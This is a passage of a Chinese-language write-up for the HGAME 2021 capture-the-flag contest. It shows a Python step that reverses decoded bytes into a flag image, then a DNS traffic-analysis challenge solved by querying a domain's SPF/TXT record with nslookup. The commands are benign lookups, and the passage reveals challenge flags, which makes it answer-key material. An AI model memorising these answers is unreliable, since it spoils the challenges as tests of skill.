    9ZmybSPkhaqyNUxVXpV5cYU+Xx5sQTFkystDLipmqAMhxIcgvplLqF/LWZZIS5PvwBqOvrS1NHVEYchC
    EIQISICSZjiJwu50rRQHDyUpaF0y///p6FEDCCDFsuw7YFoVEFEST0BAACLgLOrAAAAAggUAAAAtAAAA
    FJESEKNAAAAChokDUDOUik='
)
ans = ans[::-1]
file = open('1.png', 'wb')
file.write(ans)
file.close()

```

然后得到了 flag 的图片，不过是上下左右都颠倒的，用 PS 旋转回来得到 flag

u09wsg{fscucmr~zonson~qcsgru~pn} hgame{tenchi_souzou_dezain_bu}

DNS

又是一道流量分析题，很明显，这次主要是 DNS，我们可以找到 flag.hgame2021.cf 这一域名

62	26.393272135	192.168.43.11	192.168.43.1	DNS	77 Standard query 0x1361 A
63	26.396628362	192.168.43.1	192.168.43.11	DNS	109 Standard query response
64	26.396811741	192.168.43.11	192.168.43.1	DNS	77 Standard query 0xa66f A
65	26.398425334	192.168.43.1	192.168.43.11	DNS	133 Standard query response
66	26.398772666	192.168.43.11	172.67.148.67	TCP	74 43548 → 80 [SYN] Seq=0
67	26.470005298	192.168.43.11	172.67.148.67	TCP	74 43550 → 80 [SYN] Seq=0
68	26.479843717	192.168.43.11	172.67.148.67	TCP	74 43552 → 80 [SYN] Seq=0

Domain Name System (response)

Transaction ID: 0x1361

> Flags: 0x8180 Standard query response, No error

Questions: 1

Answer RRs: 2

Authority RRs: 0

Additional RRs: 0

> Queries

flag.hgame2021.cf: type A, class IN

Name: flag.hgame2021.cf

[Name Length: 17]

[Label Count: 3]

Type: A (Host Address) (1)

Class: IN (0x0001)

> Answers

[Request In: 62]

访问一下，发现有个弹窗一直跳，通过 curl 命令，我们可以发现提示 **SPF**

```
命令提示符
Microsoft Windows [版本 10.0.19042.630]
(c) 2020 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator>curl https://flag.hgame2021.cf/
<html>
<head>
</head>
<body>
<script>
    while(true){
        alert("Flag is here but not here")
    }
</script>
<b>Do you know SPF?</b>
</body>
</html>

C:\Users\Administrator>
```

通过追踪 HTTP 流也可以发现同样的东西


```
GET / HTTP/1.1
Host: flag.hgame2021.cf
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Sat, 06 Feb 2021 12:15:30 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d4f20b5f06c4703abeda2e09b3a9c35531612613730; expires=Mon, 08-Mar-21 12:15:30 GMT; path=/; domain=.hgame2021.cf; HttpOnly; SameSite=Lax
Last-Modified: Sat, 06 Feb 2021 12:01:05 GMT
CF-Cache-Status: DYNAMIC
cf-request-id: 0818dda8800099ad76a41000000001
Report-To: {"endpoints":[{"url":"https://a.nel.cloudflare.com/report?
s=Hmq202Kle5F17k2fFSk2BzCHrUSk2BosU791k2B04TQWH1J17sz0fEK2Bxcce83ItrnFnQd5Hsa2Ak2B8JNu35cu76sw0KShwU1qR8aJzWiaGL61FrHCXISwK30K30"}],"group":"cf-nel","max_age":604800}
NEL: {"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 61d4cc0a79ed99ad-LAX
Content-Encoding: gzip

<html>
<head>
</head>
<body>
<script>
    while(true){
        alert("Flag is here but not here")
    }
</script>
<b>Do you know SPF?</b>
</body>
</html>
```

查了一下相关资料，得知 SPF 是为了防范垃圾邮件而提出来的一种 DNS 记录类型，它是一种 TXT 类型的记录，它用于登记某个域名拥有的用来外发邮件的所有 IP 地址，所以我们可以查一下该域名的 SPF 记录，或者说是 TXT 记录

无意中发现的这个网站可以查询 SPF 记录



使用 `nslookup` 命令同样可以得到 flag

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Users\Administrator> nslookup -qa=txt flag.hgame2021.cf
服务器:  UnKnown
Address:  fe80::b2e1:7eff:fed6:e7f

非权威应答:
flag.hgame2021.cf      text =

                "hgame{D0main_N4me_5ystem}"
PS C:\Users\Administrator>
```

这周比上周还多做了一道Crypto，同样都ak了web和misc

对比去年，果然找出题人才更容易做出题，去年我没怎么找出题人，基本只能做做每周的签到题

